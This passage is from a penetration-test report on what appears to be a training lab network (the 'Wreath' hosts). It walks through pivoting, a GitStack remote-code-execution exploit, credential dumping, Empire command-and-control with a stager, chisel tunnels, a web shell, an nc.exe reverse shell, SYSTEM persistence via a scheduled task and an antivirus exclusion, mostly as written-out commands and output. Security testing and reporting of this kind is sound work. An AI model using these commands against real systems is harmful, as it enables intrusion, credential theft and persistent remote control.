
```
cat /etc/resolv.conf
# Generated by NetworkManager
search eu-west-1.compute.internal
nameserver 10.200.0.2
```

The arp table reveals that there may be neighbors on addresses .100 and .150 but according to the ping sweep they did not reply to ICMP packets. This could either mean that only connections from these hosts to prod-serv are possible or that ICMP packets have simply been dropped. Either way. A more thorough port scan had to be conducted, using prod-serv as jump host.




```
└─$ sudo ssh -D 11337 root@10.200.87.200 -i /Wreath/id_rsa_root_87_200
```


No open ports could be discovered on .100, so it may be behind another (perhaps client) firewall. So I conducted recon on .150, by uploading a static nmap binary, which revealed three open ports (Nmap – Static binary).



Since the static binary misses scripts needed for service fingerprinting, a scan through the proxy was launched, which revealed further information about the found ports and according to the NetBIOS_Computer_Name revealed by mstsc, this may be the git server Mr. Wreath was talking about:




```
└─$ proxychains nmap 10.200.87.150 -p80,3389,5985 -A -oX scan-150.xml
```




```
Nmap scan report for 10.200.87.150
Host is up (0.066s latency).

PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.2.22 ((Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3 Python/2.7.2 PHP/5.4.3)
|_http-server-header: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3 Python/2.7.2 PHP/5.4.3
|_http-title: Page not found at /
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: GIT-SERV
|   NetBIOS_Domain_Name: GIT-SERV
|   NetBIOS_Computer_Name: GIT-SERV
|   DNS_Domain_Name: git-serv
|   DNS_Computer_Name: git-serv
|   Product_Version: 10.0.17763
|_  System_Time: 2021-03-29T12:09:28+00:00
| ssl-cert: Subject: commonName=git-serv
| Not valid before: 2020-11-07T14:48:18
|_Not valid after:  2021-05-09T14:48:18
|_ssl-date: 2021-03-29T12:09:31+00:00; 0s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.94 seconds
```

Although the exact version of GitStack could not be determined, only one version (2.3.10) seems to have documented vulnerabilities:




```
└─$ searchsploit gitstack

 Exploit Title

GitStack - Remote Code Execution
GitStack - Unsanitized Argument Remote Code Execution (Metasploit)
GitStack 2.3.10 - Remote Code Execution

Shellcodes: No Results
```

Therefore, a quick check if possibly version 2.3.10 was installed was made using curl:




```
└─$ curl --socks5 127.0.0.1:11337 http://10.200.87.150/rest/user/
["twreath", "everyone"]
```

Since the server replied with a list of all users on the server, it is assumed, that the vulnerable version is installed, since the initial vector of the vulnerability is unauthenticated access to the REST API what is further used to add a new user [7]:



```
└─$ curl --socks5 127.0.0.1:11337 -X POST http://10.200.87.150/rest/user/ -d 'username=SefD;password=
User created
```



```
└─$ curl --socks5 127.0.0.1:11337 http://10.200.87.150/rest/user/
["twreath", "SefD", [redacted] "everyone"]
```

Since the user could be added without authentication, I assumed that the service is vulnerable and resorted to public PoCs for the exploitation of the service, the code can be found in the appendix: GitStack 2.3.10 Exploit Code

As payload new Windows user was added into the local administrators group.

With the added user connections using RDP or winrm could successfully be made, still using prod-serv as jump host.

With an administrative user on git-serv, local password hashes could be obtained using mimikatz and cracked using cracksttion.net. This yielded clear-text credentials for the following users:

- Administrator
- Thomas
- [redacted] (out-of-scope)
- [redacted] (out-of-scope)

Since the server hosts GitStack, it may host code repositories. A look into the error details of the Django webserver (Improper Error Handling) shows that the INSTALL_DIR is C:\GitStack.

Searching from there, reveals a repository called Website.git at C:\GitStack\repositories. After downloading and extracting the repository using GitTools [9]:

```
./extractor.sh Website.git Website
```

and finding the latest commit investigating commit-meta.txt of every subdirectory (0-345ac8b236064b431fa43f53d91c98c4834ef8f3 was the latest), the found code was analyzed.

Apart from finding documented in Findings: prod-serv concerning the web application, one notable difference to the hosted webpage, was that there existed a subdirectory named resources, containing an index.php which is capable of uploading images to the website.

The page is secured by HTTPBasicAuth but the credentials found on git-serv (Thomas: [redacted]) allowed logon and uploading images.

Although server side file upload filters have been implemented, exploiting the upload feature was possible.

6.3 Moving further

With password hashes and clear text credentials for administrative users, persistent access to git-serv was possible, still using prod-serv as jump host, using RDP or winrm. Access via winrm was obtained using evil-winrm either using a gathered password hash or clear text credentials:

- `proxychains evil-winrm -i 10.200.87.150 -u Administrator -H <hash>`
- `proxychains evil-winrm -i 10.200.87.150 -u SefD -p <password>`

On this point into the engagement, I was inspired to set up a C2 connection from git-serv to the attacking machine using powershell-empire.

6.4 Command & Control

According to the information gathered throughout the engagement, git-serv has no direct access to the attacking machine. So to set up a C2 infrastructure, a proxy is needed for the C2 infrastructure. In powershell-empire this can be made by using a listener of type "http_hop". Setting up an http_hop, generates a few .php files which must be hosted on the proxying machine.

To receive the proxied connection, a "normal" listener must be configured on the attacking machine.

First set up the listener on the attacking machine from within powershell-empire:

```
(Empire) > uselistener http
(Empire: listeners/http) > set Name http
(Empire: listeners/http) > set Host <attacking machine IP>
(Empire: listeners/http) > set Port 20000
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
```

The attacking machine is now listening for incoming connections on Port 20000. Further a connecting end is needed but first the proxy (http_hop) must be set up:

```
(Empire) > uselistener http_hop
(Empire: listeners/http_hop) > set Name http_hop
(Empire: listeners/http_hop) > set RedirectListener http
(Empire: listeners/http_hop) > set Host 10.200.87.200
(Empire: listeners/http_hop) > set Port 20001
(Empire: listeners/http_hop) > execute
[*] Starting listener 'http_hop1'
[*] Hop redirector written to /tmp/http_hop//admin/get.php . Place this file on the redirect server.
[*] Hop redirector written to /tmp/http_hop//news.php . Place this file on the redirect server.
[*] Hop redirector written to /tmp/http_hop//login/process.php . Place this file on the redirect server.
[+] Listener successfully started!
```


The generated .php files must be hosted on prod-serv on port 20001 as set in the listener. Of course, the files could also be injected into an existing website with the filenames being quite stealthy. Once the files were uploaded to prod-serv using scp, a php server was fired up using the php development server:

```
[root@prod-serv SefD]# php -S 0.0.0.0:20001 &>/dev/null &
```

To enable access to port 20001, the port must be opened in the firewall:

```
[root@prod-serv SefD]# firewall-cmd --zone=public --add-port 20001/tcp
Success
```

A quick check if the php dev-server can be reached using the existing evil-winrm shell shows that the connection works:




```
*Evil-WinRM* PS C:\Users\Administrator\Documents> invoke-webrequest http://10.200.87.200:20001/news.php
[proxychains] Strict chain  ...  127.0.0.1:11337  ...  10.200.87.150:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:11337  ...  10.200.87.150:5985  ...  OK


StatusCode        : 200
StatusDescription : OK
Content           :
RawContent        : HTTP/1.1 200 OK
                    Host: 10.200.87.200:20001
                    Connection: close
                    Content-Type: text/html; charset=UTF-8
                    Date: Tue, 06 Apr 2021 09:49:46 GMT
                    X-Powered-By: PHP/7.2.24


Forms             : {}
Headers           : {[Host, 10.200.87.200:20001], [Connection, close], [Content-Type, text/html; charset=UTF-8], [Date, Tue, 06 Apr 2021 09:49:46 GMT]...}
Images            : {}
InputFields       : {}
Links             : {}
ParsedHtml        : System.__ComObject
RawContentLength  : 0
```


To establish a C2 connection from git-serv to the attacking machine, the connecting end, called “stager” in powershell-empire, must be first generated and then be executed on git-serv. Powershell-empire features various stagers depending on the available languages (e.g. powershell, python). In this case a stager using powershell was chosen:

```
(Empire) > usestager multi/launcher
(Empire: stager/multi/launcher) > set Listener http_hop
(Empire: stager/multi/launcher) > execute
```

The output code contains base64 encoded powershell commands which connect back to the http_hop set up on prod-serv, which forwards the connection to the attacking machine. The code can easily be posted into the existing evil-winrm session. After executing the code, the code on the compromised machine, called “agent” registers with the attacking machine:



```
(Empire: stager/multi/launcher) >
[*] Sending POWERSHELL stager (stage 1) to 10.200.87.200
[*] New agent 9843W67C checked in
[+] Initial agent 9843W67C from 10.200.87.200 now active (Slack)
[*] Sending agent (stage 2) to 9843W67C at 10.200.87.200
```



```
(Empire) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process          PID    Delay    Last Seen              Listener
 ----     -- -----------     ------------      --------                -------          ---    -----    ---------              --------
 9843W67C ps 10.200.87.150   GIT-SERV          *GIT-SERV\Administrator powershell       2424   5/0.0    2021-04-06 10:01:14    http
```

6.5 Reaching the final destination

With a C2 connection on git-serv, the last host in scope can be reached, since direct access was blocked by firewalling.

A Look at the arp table of git-serv revealed the potential address of the last host:

```
(Empire: 9843W67C) > shell arp -a
[*] Tasked 9843W67C to run TASK_SHELL
[*] Agent 9843W67C tasked with task ID 5
(Empire: 9843W67C) >
Interface: 10.200.87.150 --- 0x6
  Internet Address      Physical Address      Type
  10.200.87.1           02-76-be-e3-c3-c1     dynamic
  10.200.87.100         02-bd-02-53-ca-e9     dynamic
  10.200.87.200         02-f1-97-f4-1b-b1     dynamic
  10.200.87.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

..Command execution completed.
```

Since all other shown addresses are already known or out of scope, .100 seemed to be the address of the last host.

Using powershell-empire’s module `powershell/situational_awareness/network/portscan` towards .100 revealed the following open ports:

```
(Empire: powershell/situational_awareness/network/portscan) > run
[*] Tasked 9843W67C to run TASK_CMD_JOB
[*] Agent 9843W67C tasked with task ID 4
[*] Tasked agent 9843W67C to run module powershell/situational_awareness/network/portscan
(Empire: powershell/situational_awareness/network/portscan) >
Job started: EF9PR3


Hostname      OpenPorts
--------      ---------
10.200.87.100 80,3389
```

Performing this port scan may have also been possible by utilizing evil-winrm and it’s capability to access scripts from the attacker’s machine in the session, directly loading them into memory of the victim. The folder containing the scripts on the attacker’s machine is set using the switch -s when initializing a session using evil-winrm.

To investigate the open ports on .100, further proxying into the network was necessary. Using the solely on powershell based script Invoke-SocksProxy [9] and opening a port on the firewall of git-serv, established a new usable proxy through proxychains.

Unfortunately, this as it turned out, burp can’t use proxy chaining. Therefore another solution concerning proxying had to be built:

```
Attacking machine > socks5:21001:chisel client on prod-serv > 21000:chisel server on git-serv
```

Firewall-exceptions and chisel connection were made with in an evil-winrm-session on git-serv:


```
netsh advfirewall firewall add rule name="chisel-SefD" dir=in action=allow protocol=tcp localport=21000
./chisel.exe server -p 21000 --socks5
```

and ssh session on prod-serv:

```
firewall-cmd --zone=public --add-port 21001/tcp
./chisel-SefD client 10.200.87.150:21000 0.0.0.0:21001:socks
2021/04/06 15:12:59 client: Connecting to ws://10.200.87.150:21000
2021/04/06 15:12:59 client: tun: proxy#21001=>socks: Listening
2021/04/06 15:12:59 client: Connected (Latency 580.032µs)
```

With the proxychains and burp configuration edited to use the newly created socks5 proxy on prod-serv, access to .100 was established:

```
proxychains -f proxychains-150.conf curl http://10.200.87.100
7 ×
[proxychains] config file found: proxychains-150.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  10.200.87.200:21001  ...  10.200.87.100:80  ...  OK
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <!-- The above 3 meta tags *must* come first in the head; any other head content must come *after*
these tags -->
    <title>Thomas Wreath | Developer</title>
(...)
```



The hosted page seems to be a replication of the site hosted on prod-serv, whose code is hosted in GitStack on git-serv with an additional page residing in /resources/index.php which allows for file uploads.

After exploiting the Unrestricted Upload of File with Dangerous Type a functioning web shell was uploaded. This enabled me to check for connectivity towards the attacking machine and run arbitrary commands. Running winPEAS revealed some Operating System Vulnerabilities and an Unquoted Search Path or Element.

Since Mr. Wreath mentioned that his personal machine has antivirus running, uploaded files must be either obfuscated or self-built (or at least compiled).

To gain an interactive shell, a cross-compiled version of nc.exe [11] was uploaded to the machine. Which could connect back to the attacking machine.

To exploit the unquoted service path, an executable must be uploaded which executes nc to connect back to the attacking machine. The best way to achieve this, was to write and compile a wrapper for nc.exe using mono. The full code for the wrapper can be found in the appendix: Wrapper for nc

```
mcs Wrapper.cs
```

compiles the written code into Wrapper.exe which was renamed to wr-SefD.exe and uploaded to the victim machine.

After moving and executing the executable SYSTEM-privileges could successfully be obtained as documented in Unquoted Search Path or Element.

For persistence and the possibility to upload tools to further test the client, a scheduled task was created to connect back to the attacking machine every 10 minutes:

```
schtasks /create /tn Persistence-SefD2 /TR "C:\xampp\htdocs\resources\uploads\wr-SefD.exe" /sc MINUTE /MO
10 /RU SYSTEM /NP
```

and a folder exclusion for AV was added to allow the upload of tools:

```
Add-MpPreference -ExclusionPath “C:\SefD”
```

7 Cleanup

7.1 Prod-serv

The following cleanup steps should be performed on prod-serv:

- Remove firewall entry for ports 20001 and 21001
- Remove the folder /tmp/SefD
- Stop the php development Server, if still running (PID 2419)
- Stop the chisel proxy, if still running (PID 3516)

7.2 Git-serv

The following cleanup steps should be performed on git-serv

- Remove local user “SefD”
  - `PS> net user SefD /delete`
- Remove local folder C:\h4xx
  - `PS> Remove-Item C:\h4xx -recurse`
- Remove User „SefD“ in GitStack
- Remove file “exploit.php” from Exploitation of CVE- 2018-5955
  - `PS> Remove-Item C:\GitStack\gitphp\exploit.php`
- Remove firewall exception “SOCKS5-SefD” for port 20002

7.3 Wreath-pc

- From C:\xampp\htdocs\resources\uploads remove:
  - ruby.jpg.php
  - ruby3.jpg.php
- Remove C:\windows\temp\nc-SefD.exe
- Remove C:\Program Files (X86)\System Explorer\System.exe
- Remove C:\SefD and all of it’s contents
- Remove Windows Defender Folder Exclusion:
  - `Remove-MpPreference -Exclusionpath C:\SefD`
-

References

[1] OWASP, „OWASP SAMM," [Online]. Available: https://owaspsamm.org/.

[2] webmin, „https://webmin.com/," 2021. [Online]. Available: https://webmin.com/.

[3] ssh-audit, „ https://www.ssh-audit.com/hardening_guides.html," 2021. [Online].

[4] IETF. [Online]. Available: https://tools.ietf.org/html/rfc6797.

[5] webmin, „webmin," 2019. [Online]. Available: https://www.webmin.com/exploit.html.

[6] Git-Stack, „Git-Stack," [Online]. Available: https://gitstack.com/.

[7] OWASP, „OWASP Top Ten," [Online]. Available: https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure.

[8] D. Steffan, „Hardening Windows Operating Systems," 2020. [Online]. Available: https://www.researchgate.net/publication/346216915_Hardening_Windows_Operating_Systems.

[9] itm4n, „itm4n," 2020. [Online]. Available: https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/.

[10] K. Szurek, „Kacper Szurek," [Online]. Available: https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html.

[11] internetwache, „GitTools," [Online]. Available: https://github.com/internetwache/GitTools.

[12] p3nt4, „Invoke-SocksProxy," 2020. [Online]. Available: https://github.com/p3nt4/Invoke-SocksProxy.

[13] int0x33, „nc.exe," [Online]. Available: https://github.com/int0x33/nc.exe/.

Appendix

prod-serv

Nmap scan

```
nmap thomaswreath.thm -p0-15000 -T3 -A
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-28 10:15 UTC
Nmap scan report for thomaswreath.thm (10.200.87.200)
Host is up (0.0013s latency).
Not shown: 14993 filtered ports
PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open   ssl/ssl    Apache httpd (SSL-only mode)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Thomas Wreath | Developer
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East
Riding Yorkshire/countryName=GB
| Not valid before: 2021-03-28T07:08:04
|_Not valid after:  2022-03-28T07:08:04
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
8000/tcp  open   http       SimpleHTTPServer 0.6 (Python 3.6.8)
|_http-server-header: SimpleHTTP/0.6 Python/3.6.8
|_http-title: Directory listing for /
9090/tcp  closed zeus-admin
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
12345/tcp closed netbus
13337/tcp closed unknown
Aggressive OS guesses: HP P2000 G3 NAS device (91%), Linux 2.6.32 (90%), Linux 2.6.32 - 3.1 (90%), Ubiquiti AirMax
